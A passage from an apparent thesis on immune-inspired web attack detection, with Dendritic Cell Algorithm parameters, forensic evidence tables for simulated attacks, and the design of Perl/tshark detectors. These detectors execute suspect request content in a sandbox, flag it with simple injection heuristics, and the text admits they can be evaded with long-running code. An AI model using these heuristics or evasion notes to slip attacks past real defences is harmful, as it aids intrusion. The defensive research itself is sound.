[141] Julie Greensmith and Uwe Aickelin. The deterministic dendritic cell algorithm. In *Artificial Immune Systems*, volume 5132 of *Lecture Notes in Computer Science*, pages 291–302. Springer Berlin / Heidelberg, 2008.

[142] Salman Manzoor, M. Shafiq, S. Tabish, and Muddassar Farooq. A sense of 'Danger' for Windows processes. In *Artificial Immune Systems*, volume 5666 of *Lecture Notes in Computer Science*, pages 220–233. Springer Berlin / Heidelberg, 2009.

[143] Feng Gu, Julie Greensmith, and Uwe Aickelin. Further exploration of the dendritic cell algorithm: Antigen multiplier and time windows. *CoRR*, 2010.

[144] Feng Gu, Julie Greensmith, and Uwe Aickelin. Integrating real-time analysis with the dendritic cell algorithm through segmentation. In *Proceedings of the 11th Annual conference on Genetic and evolutionary computation*, GECCO '09, pages 1203–1210. ACM, New York, NY, USA, 2009.

[145] Robert Fanelli. Further experimentation with hybrid immune inspired network intrusion detection. In *Artificial Immune Systems*, volume 6209 of *Lecture Notes in Computer Science*, pages 264–275. Springer Berlin / Heidelberg, 2010.

[146] Sean Peisert, Matt Bishop, Sidney Karin, and Keith Marzullo. Analysis of computer intrusions using sequences of function calls. In *IEEE Transactions on Dependable and Secure Computing (TDSC)*. 2006.

[147] Justin Clarke and Nitesh Dhanjani. *Network Security Tools*. O'Reilly, 2005.

[148] Michael Howard and Steve Lipner. *The Security Development Lifecycle*. Microsoft Press, 2006.

[149] Lieven Desmet, Bart Jacobs, Frank Piessens, and Wouter Joosen. A generic architecture for web applications to support threat analysis of infrastructural components. In *Eighth IFIP TC-6 TC-11 Conference on Communications and Multimedia Security (CMS 2004)*, pages 125–130. UK, 2004.

[150] Breach. The web hacking incidents database 2009. *Bi-Annual Report August 2009*, 2009.

[151] Manuel Egele, Theodoor Scholte Engin Kirda, and Christopher Kruegel. A survey on automated dynamic malware analysis techniques and tools. In *ACM Computing Surveys*. 2011.

[152] Incapsula. How browsers work - Behind the scenes of modern web browsers. URL: http://taligarsiel.com/projects/howbrowserswork1.htm. [Accessed: 25/10/2011].

[153] Joshua W Haines, David J Fried, Jonathan Korba, and Kumar Das. The 1999 DARPA off-line intrusion detection evaluation. *Computer Networks*, 34:579–595, 2000.

[154] David Mosberger and Tai Jin. httperf - A tool for measuring web server performance. *SIGMETRICS Perform. Eval. Rev.*, 26:31–37, 1998.

[155] CresTech Software Systems. Top performance bottlenecks in web application - white paper. URL: http://www.crestechglobal.com/upload/1271225032_whitepaper_performancetesting.pdf [Accessed: 29/11/2011].

[156] Martin Arlitt and Tai Jin. Workload characterization of the 1998 world cup web site. Technical report, Hewlett Packard, 1999.

[157] Arun K Iyengar, Mark S Squillante, and Li Zhang. Analysis and characterization of large-scale web server access patterns and performance. *World Wide Web*, 2:85–100, 1999.

[158] Vishal Srivastava, Raj Gaurang Tiwari, R. A. Khan, and Mohd. Husain. Rummaging around workload portrayal for web servers. *International Journal of Computer Applications*, 14(2):1–5, 2011.

Appendix A

Early-stage experimentation

This appendix presents supplementary details about the experiments discussed in chapter 4 aiming to further explore the suitability of Danger Theory (DT) for web attack detection through the Dendritic Cell Algorithm (DCA). Details of the DCA signal fusion and antigen ranking functions are first presented (section A.1), followed by further details of the setup used for the DCA replication experiment and the results obtained (section A.2). Supplementary information for the forensic investigations includes a description of the utilized probes and more detailed forensic investigation results (section A.3).

A.1 DCA details

The DCA's signal fusion function is defined as follows: $O_x = (P_{w_x}\Sigma_i P_i + D_{w_x}\Sigma_j D_j + S_{w_x}\Sigma_k S_k)(1 + I)$, where $x \in \{csm, semi, mat\}$, O_{csm} is the cumulative migration output value, O_{semi} is the cumulative semi-mature context output value, O_{mat} is the cumulative mature context output value, $P_{w_x}, D_{w_x}, S_{w_x}$ are PAMP, Danger and Safe signal weights for each individual O_x respectively, P_i, D_j, S_k, I are input signal values for the PAMP, Danger and Safe and pro-Inflammatory[1] signal categories respectively. The context value per cell is a categorical one, danger or safe. It is a danger context in case $O_{mat} > O_{semi}$, and vice versa for a safe context. The Mature Context Antigen Value (MCAV) computed per antigen represents the ratio of DCs presenting that particular antigen within a danger context, and

[1]The pro-Inflammatory cytokine signal is not used during experimentation.

is defined as: $MCAV_\alpha = \frac{\alpha_{mat}}{\alpha_{mat}+\alpha_{semi}}$ where α_x is the number of times the antigen α has been presented in context x by DCs. The higher the MCAV the higher is the anomaly value associated with that antigen [129, 138, 143].

A.2 Supplementary information for the DCA replication experiment

A.2.1 Experiment Setup

Table A.1 shows the `libtissue` parameters utilized for the DCA implementation. They include the tissue antigen and signal store sizes and their individual cell counterparts, and the maximum number of cells of each type. The tissue sampling rate reflects the frequency with which DCs sample antigen and read the input signals. This rate matches the rate at which input signals are collected for the normal and attack sessions. The antigen multiplier parameter is set to 10, meaning that for every input antigen, ten copies of it are stored in the tissue antigen store in order to increase its chances to be sampled by a DC. The migration threshold for an immature DC (iDC) shows the median O_{csm} value at which the cell matures to a mDC or smDC, depending on whether $O_{mat} > O_{semi}$ or vice versa respectively. This threshold is randomized for each cell in order to avoid having cells mature only at specific algorithm steps. mDCs and smDCs contain one response message each, consisting of the cell's context and a list of collected antigen. The final MCAVs are calculated from an aggregation of these responses. The maximum signal values for PAMP, danger and safe signals, are 100, 100 and 10 respectively. The scaling factors are used to normalize the original signal values to the 0-100, 0-100 and 0-10 scales respectively using min-max normalization. The signal scaling factors reflect different monitored system. Table A.2 shows the signal fusion weights used for the implementation. All parameters follow the default values utilized in `libtissue` [112], and ping scan experimentation [58, 113].

DCA input signals are collected through `netstat`. Antigens are collected by attaching `strace` to the `sshd` process and all its spawned child processes. `ps` is used to associate the process identifiers returned by `strace` with process names. 10 sessions for each normal and attack session are produced. Probe logs are converted into an 'antigen and signal' format as required by `tcreplay`, which is the `libtissue` client used to present the monitored behavior to the DCA. Each

Table A.1: `libtissue` parameters

`libtissue` **Parameters**			
Tissue antigen store size	500	Semi-mature DC (smDC)	
Tissue signal store size	3	smDC antigen store size	50
Tissue sampling rate	1s	smDC signal store size	3
Antigen multiplier	10	smDC response messages (Cell context and collected antigen)	1
Maximum cell population size	200	Mature DC (DC)	
Number of immature DCs (iDC)	100	mDC antigen store size	50
iDC migration threshold	15	mDC signal store size	3
iDC antigen store size	50	mDC response messages (Cell context and collected antigen)	1
iDC signal store size	3		
Number of antigens sampled at once	1	PAMP scale factor (ICMP destination unreachable)	14.285714
iDC number of signal receptors	3	Danger signal scale factor (outbound traffic rate)	0.14771
		Safe signal scale factor (Inverse rate of change in outbound traffic)	0.015504
		Maximum signals values (PAMP, Danger, Safe)	100, 100, 10

Table A.2: Signal fusion weights

	csm	**semi**	**mat**
PAMP	2	0	3
Danger	1	0	1
Safe	2	3	-3

`tcreplay` log is executed three times during experimentation, producing a total of 30 runs for each session.

A.2.2 Results

Figure A.1 illustrate the signal values for the normal session utilizing a file size of 2.5MB, and is compared to the session with the 25MB file size shown in chapter 4 (figure 4.2) and shown again in figure A.2. In both cases the initial part consists of minimal fluctuation in the danger signal values, with the safe signal at its maximum value (0-10 range). This represents the phase consisting of the secure shell login followed by the secure copy login. A fluctuation in the danger signal occurs in the latter part of both sessions, and is associated with the file upload, that also causes a fluctuation in the safe signal. As expected, both fluctuations are more noticeable in the 25MB file size session. PAMP values remain at their minimum throughout. Figure A.3 illustrates the signal values for one of the attack sessions. This session is characterized by minor fluctuations in the danger and safe signals since the outbound network rate is less affected by the outgoing ICMP packets during attack sessions as compared to the file upload sessions. The high PAMP values between the 30th and 64th second correspond to the 'Destination Unreachable' ICMP messages received in bulk as a consequence of contacting non-existing hosts.

Table A.3 shows a comparison between the results obtained for the original and the replicated ping scan/file-upload sessions. In both cases the DCA was expected to detect the *nmap* and *attack.pl* antigens, and not detect the *scp*, *normal.pl*, *bash* and *sshd*. In the original experiment, the MCAVs for the *nmap* and *attack.pl* antigens are significantly higher as expected. On the other hand, in the repeated experiment it is the *scp* and *nmap* antigens that are assigned the higher MCAVs, with a much lower difference from the rest as compared to the original experiment.

The difference between the original and replicated deployment MCAV results shown in table A.3 are the result of the differences between the monitored system in the original and replicated experiments. The reason for these differences are: PAMP values - these could differ due to the different number of 'Destination Unreachable' ICMP packets generated in the two networks; Danger signal values - these could vary because of the different maximum signal capping utilized for signal scaling; Safe signal values - the rate of change in outbound traffic is specific



Figure A.1: Normal session input signals - 2.5MB



Figure A.2: Normal session input signals - 25MB



Figure A.3: Attack session input signals

Table A.3: Comparing antigen classification for the original and replicated experiments (ranks from the most to least anomalous shown in brackets)

Antigen	Original MCAV (rank)	Replicated MCAV (rank)
nmap	0.82 (1)	0.19 (2)
attack.pl	0.67 (2)	0 (4)
scp	0.14 (3)	0.25 (1)
normal.pl	0.12 (4)	0 (4)
bash (attack)	0.18 (5)	0 (4)
sshd (attack)	0.02 (6)	0 (4)
bash (normal)	0.01 (7)	0 (4)
sshd (normal)	0.01 (7)	0.08 (3)

to the different TCP connections.

A.3 Supplementary information for the forensic investigation

A.3.1 Investigation setup

Network and host (both system wide and web server process-specific) level statistics are derived from the `/proc` file system, whilst an HTTP service availability

monitor is based on the `wget` shell command. Web-path probes utilize the `ls` and `find -newer` utilities, whilst web application probes comprise of the web server access and error logging. All probes execute on a per second basis, except for the web server access and error logs that are event-driven.

The setup comprises two virtual machines (VMWare), with the first hosting the vulnerable web application along with the probes and the second one is used as a platform to launch attack and normal HTTP requests. The HTTP service availability probe is also deployed there.

A.3.2 Forensic investigation results

Table A.4: Forensic evidence for *A1*

Host	None.
Host-Remote	None.
Web server processes	None.
Web-path	None.
Network	None.
WWW access log	Presence of evasion-related characters within the URL decoded query string: SQL inline comments targeting input filter evasion; HTML decimal encoding targeting input filter evasion. Web server error: HTTP 500 error.
WWW error log	None.

Table A.5: Forensic evidence for *A2* (scanning part only)

Host	Increased system load: Doubled CPU utilization.
Host-Remote	None.
Web server processes	None.
Web-path	None.
Network	None.
WWW access log	Increased web server error rate: 1 'HTTP 500' error/sec during attack as compared to no errors during normal HTTP request processing.
WWW error log	Increased web server error rate: 'SQL ERROR' log entries (approx. 80 more error log entries).

Table A.6: Forensic evidence for *A3*

Host	Increased system load: CPU utilization is stable during normal HTTP request processing while it jumps from 0.17 to 0.4 and eventually reaches 1.04 for the attack; The attack increases the number of processes/threads by 6.
Host-Remote	None.
Web server processes	Change in the web server processes activity: The injected bash command sequence is observed as a child process; 3 more file descriptors during the attack; 1097 Kb more data from secondary storage is read when processing normal HTTP requests; 53Kb more data is written to secondary storage by normal session.
Web-path	Increased web-path activity: 23 more files present during the attack.
Network	Change in network traffic profile: UDP traffic only observed during the malicious downloads.
WWW access log	None.
WWW error log	Increased web server error rate: Status messages sent to STDERR by the injected commands (approx. 400 more error log entries).

Table A.7: Forensic evidence for *A4* (scanning part only)

Host	None.
Host-Remote	None.
Web server processes	Change in the web server process activity: 14KB less memory usage for the attack; 1.4MB more data read from secondary storage by the web processes during normal activity; 315KB more data written to secondary storage by the web processes during malicious activity.
Web-path	None.
Network	Decreased TCP traffic rate: Scanning is associated with approx. 4 TCP segments/sec with occasional burst of approx. 80 segments/sec, while normal HTTP request processing is associated with approx. 70 TCP segments/sec.
WWW access log	Increased serviced request rate: Up to approx. 40 HTTP requests/sec more during profiling; Increased web server error rate: Increase in HTTP 404 errors proportional to the increase in the HTTP request rate.
WWW error log	Increased web server error rate: “resource not found” errors (approx. 280 more error log entries).

Table A.8: Forensic evidence for *A5*

Host	Increased system load: 25MB system-wide more memory consumed during the attack.
Host-Remote	None.
Web server processes	Increased web server process activity: 6 more file descriptors during the attack.
Web-path	Increased web-path activity: 4 more files present during the attack.
Network	Increased TCP traffic rate: Reaches a peak of over 500 segments/sec for the attack as compared to a peak of 70 segments/sec during normal HTTP request processing.
WWW access log	None.
WWW error log	Increased web server error rate: Status messages sent to STDERR by the injected commands (approx. 340 more error log entries).

Table A.9: Forensic evidence for *A6* (scanning part only)

Host	None.
Host-Remote	None.
Web server processes	Same as A4 (see table A.7).
Web-path	None.
Network	Same as A4 (see table A.7).
WWW access log	Increased serviced request rate: Up to approx. 5 HTTP requests/sec more during profiling; Increased web server error rate: Increase in HTTP 404 errors proportional to the increase in the HTTP request rate.
WWW error log	Same as A4 (see table A.7).

Table A.10: Forensic evidence for *A7*

Host	None.
Host-Remote	None.
Web server processes	Decreased web server process activity: 1.3MB less data read from secondary storage during the attack; 279KB less data written from secondary storage during the attack.
Web-path	Increased web-path activity: One more file present during normal HTTP request processing.
Network	None.
WWW access log	Signs of session identifier brute forcing: Continuous pre-login session identifier reset by the server for the same IP address; Same client IP address sending different session identifiers; Repeated requests for the same resource by the same IP address; Increased HTTP request rate.
WWW error log	None.

Table A.11: Forensic evidence for *A8*

Host	Increased system load: Increase in CPU utilization (a peak of 3.81 compared to a peak of 0.51 during normal HTTP request processing) for attack activity.
Host-Remote	Decreased web server availability: Web application becomes slow/unresponsive.
Web server processes	Increased web server process activity: An increase in the assigned file descriptors (25 more) during the attack.
Web-path	None.
Network	None.
WWW access log	Decreased serviced request rate: Indicated by the absence of the 5 attack HTTP requests in the access log for the attack.
WWW error log	Maximum web server capacity reached: Indicated by a "Reached max clients" error during the attack.

Table A.12: Forensic evidence for *A9*

Host	None.
Host-Remote	None.
Web server processes	None.
Web-path	None.
Network	None.
WWW access log	Evasion related characters within URL decoded query string: Presence of URL encoded sequence of characters within the URL decoded string targeting input filter evasion.
WWW error log	None.

Appendix B

Distress detectors - supplementary details

This appendix presents supplementary details about the prototype implementation of the three distress detectors presented in chapter 6. All three prototypes are implemented as Perl scripts that interface with various utilities written in C (sections B.1 - B.3).

B.1 Detector 1 - Malicious Remote Control

Figure B.1 illustrates the main components of the first detector arranged in a client-server setup and shows their salient implementation features. Client-side components comprise the suspect and symptom probes, whilst the alerters and the attack request detector components comprise the server-side ones. Further implementation notes are presented in the following sections.

B.1.0.1 Suspect probe

tshark configuration - `tshark` is executed with the `-l` switch in order to have monitored packets immediately available to the detector, the `-f "dst port 80"` switch in order to only copy HTTP request traffic from kernel space to user space, and the `-R "proto http"` switch in order to filter out network packets destined to port 80 but not containing an HTTP payload (e.g. TCP connection handshake packets). Monitoring HTTP requests, including the various uploaded data



Figure B.1: Distress detector 1 - implementation overview

content within `POST` requests, requires the following dissectors (protocol decoders) to be enabled: `frame`, `linux`, `ip`, `tcp`, `http`, and `mime_multipart`.

mime_multipart tshark dissector output - The `mime_multipart` dissector output is processed further before it is sent to the server-side. The reason being it makes further calls to other `media-type` dissectors specific for each Multipurpose Internet Mail Extensions (MIME) part. This results in inflated PDML outputs. This extra information, if left unfiltered, would generate unnecessary data and incurs significant overheads to the suspect alerter process.

Encrypted web traffic - In case of HTTPS traffic, a reverse web proxy is required to handle d/encryption, thereby providing `tshark` with clear traffic.

B.1.0.2 Suspect alerter

Overall operation - The suspect alerter component consists of a TCP server that buffers HTTP requests sent by the suspect probe, and then checks each one for

executable content. Suspect alerts are raised for those containing executable content as suspect alert files within the suspect alerts directory.

HTTP request string extraction - The extracted HTTP request strings consist of the HTTP request header values and the HTTP body data (RFC 2616). HTTP header values are extracted individually even in the case of multiple values per header field since each such value could be an attack in its own. Furthermore, given that HTTP header values are semi-colon separated values, these would end up causing a suspect alert for every monitored HTTP request when recognized by script interpreters as valid script sequences.

HTTP request body data may consist either of `POST application/x-www-form-urlencoded` or of `multipart/form-data` payloads[1]. In the case of `POST application/x-www-form-urlencoded` payloads, both the entire `POST` data string and individual values are extracted.
`multipart/form-data` payloads are made up of a series of MIME (described mainly by RFC 2045) messages, each referred to as a MIME part. Each MIME part consists of a header and a data payload that uses base64 encoding for binaries. For each MIME part, the extracted input strings consist of the individual header values and the data string. All short-listing heuristics and content execution attempts are performed upon URL-decoded strings in the case of HTTP GET query-string and HTTP POST `application/x-www-form-urlencoded` values as these are expected to be decoded in this same manner by web servers. Furthermore, it can be safely assumed that any attack payload cannot remain functional once its undergoes URL encoding without first undergoing URL decoding. The same approach is followed for base64 encoded MIME content, that is automatically decoded by the `tshark` dissector.

Execution potential heuristics - Machine code content is assumed to be at least 64 bytes in length without containing null characters within its first 64 bytes in order to do something useful. The choice for this is based on the length of metasploit stager payloads that are meant to fit within the smallest possible memory buffers. A null character within the first 64 bytes means that the effective string length for an eventual machine code string is only up till the position of the null character, thus removing the possibility for the machine code string to do something useful. PHP, Perl and Bash code/commands require the presence of a `';'` (semicolon), or a `'|'` (pipe) in Bash scripts/commands, for their injection. In the case of static-injection targeted PHP code, the presence of `<?php ... ?>`

[1] http://www.w3.org/TR/html401/interact/forms.html

is the short-listing heuristic.

Executable content execution environments - Execution attempts for potential machine code are carried out by a C program that takes a hex formatted string and loads its corresponding binary string into an executable heap segment. Then, it directs the instruction pointer (EIP register) to its first character. Execution attempts as interpreted scripts are carried out by passing the string to the following interpreters: `/bin/sh`, `perl -e`, and `php -f`, covering the execution environments available to the experiment set-up.

Executable content conditions - Any content that is capable of issuing system calls when passed through one of the execution environments is considered executable. In the case of machine code, the presence of at least one system call other than the ones associated with the reading of the input hex string, indicates executable content. Any such system call is a sign of properly structured machine code as opposed to some random byte sequence.

The same method though cannot be used for interpreted content since interpreters are always expected to issue a number of system calls on their own part during the interpretation of the input. Executable content conditions are instead based on the exit code of the interpreter. Through a number of tests consisting of valid scripts, scripts with syntax errors and random sequences of characters, it is observed that traces ending with a `exit_group(0)` or `exit_group(1)` indicate at least partial successful execution of the input string. With random sequences of characters the interpreters terminate with other codes. Therefore these exit codes are used to differentiate between executable or partially executable scripts, and non-executable content. The pending requirement with this approach is to patch the interpreters in order to disable any instructions that may allow an attacker to control the exit codes (e.g. `exit` in Perl).

Long running code handling - The operating system signal `SIGALRM` is used by this component to handle long running code without risking to hang indefinitely. The `alarm()` system call allows for a software interrupt to be delivered once a certain number of seconds have passed. This mechanism allows for attack HTTP requests to be flagged as suspicious even when they contain long running, or indefinitely executing, code. In this case, a time-out of 30 seconds is used. Therefore, strings whose execution is interrupted by the delivery of a `SIGALRM` are also considered as executable since this implies successful ongoing execution. However, this implementation presents attackers with the opportunity to use long running code specifically to evade detection, for example by placing a dummy

```
# iptables configuration for isolation
*filter
:INPUT DROP [6:786]
:FORWARD ACCEPT [0:0]
:OUTPUT DROP [10:720]
-A INPUT -p tcp -m state --state NEW,ESTABLISHED -m tcp --dport 22 -j ACCEPT
-A INPUT -p tcp -m state --state NEW,ESTABLISHED -m tcp --dport 5000 -j ACCEPT
-A INPUT -p tcp -m state --state NEW,ESTABLISHED -m tcp --dport 5001 -j ACCEPT
-A INPUT -p tcp -m state --state NEW,ESTABLISHED -m tcp --dport 5010 -j ACCEPT
-A INPUT -p tcp -m state --state NEW,ESTABLISHED -m tcp --dport 5011 -j ACCEPT
-A INPUT -p tcp -m state --state NEW,ESTABLISHED -m tcp --dport 5020 -j ACCEPT
-A INPUT -p tcp -m state --state NEW,ESTABLISHED -m tcp --dport 5021 -j ACCEPT
-A INPUT -p tcp -m state --state ESTABLISHED -m tcp --dport 53 -j ACCEPT
-A OUTPUT -p tcp -m state --state ESTABLISHED -j ACCEPT
-A OUTPUT -p tcp -m state --state NEW,ESTABLISHED -m tcp --dport 53 -j ACCEPT
COMMIT
# iptables configuration for sandbox
```

Figure B.2: `iptables` configuration

loop before the networking instructions. One way to deal with this could be to immediately raise an alert whenever execution time goes beyond a pre-set threshold, considering it an attack against the detector itself.

Isolated environment - Figure B.2 shows the assumed packet filter configuration, which in this case uses `iptables` syntax. In this configuration only detector-specific (the ports ≥ 5000 in the figure), DNS (port 53), and experimentation harness-specific (inter-VM communication through ssh) traffic (port 22) is allowed through.

B.1.0.3 Symptom probe

The symptom probe component utilizes `strace` to track network connections, that is attached to all web server `apache2` processes and configured to track just the `bind()` and `connect()` system calls. Whenever one of these system calls is tracked, the IP address-port pair is extracted and sent to the server-side over a TCP connection.

B.1.0.4 Symptom alerter

The symptom alerter component consists of a TCP server that stores strings, sent by the symptom probe, as symptom alert files within the symptom alerts directory.

B.1.0.5 Attack request detector

Overall operation - The attack request detector correlates distinct symptom alert identifiers with suspect alert identifiers retrieved from their respective alert directories through Perl regular expression matching. In the event of a successful match, a distress alert file is created in the distress alerts directory. This correlation process executes periodically and deletes successfully correlated alerts.

Matching network connection events - Matching of network connection events with system call traces is carried out by first retrieving the *port* and *address* substrings from the symptom alert identifier, and then considering just the parts of the system call trace containing the sequence:
`sa_family=AF_INET, sin_port=htons(`*port*`), sin_addr=inet_addr("`*address*`")`.
These system call trace fragments represent those relevant to this particular alert correlation.

Matching PHP code-blocks - PHP code-blocks that are part of suspect and symptom alert identifiers are efficiently matched as string hashes (message digests). Code-blocks in suspect alert identifiers are stored as MD5 hashes, whilst code-blocks for symptom alerts are hashed on the fly during correlation in order to retain a copy of the implicated PHP code-block.

B.1.1 Performance study upgrade

Before the performance study was conducted, a number of performance-related modifications were carried to all three detectors. This upgrading was necessary to fix some performance-related issues. *Regression testing was carried out in each case in order to verify that the effectiveness was not affected.*

Modifications:

- `tshark` is configured to use a ring buffer made up of 1000 files, each 400 kbytes in size. This enables lengthy periods of monitoring without the risk of consuming all available disk space. Small sized-files are favored in order to limit the loss of packets in that protocol decoding may incur.

- Busy waiting for buffered input HTTP requests by the symptom alert component was replaced by a periodic check made every second. During each check, all available HTTP requests are retrieved.

- Perl I/O buffering does not seem to interfere with the detector operation,

and is therefore re-enabled by removing `'$|=1'` at the beginning of Perl scripts.

- The `tshark '-l'` switch is also deemed unnecessary.

B.2 Detector 2 - Application Content Compromise

Figure B.3 illustrates the main components of the second detector arranged in a client-server setup.

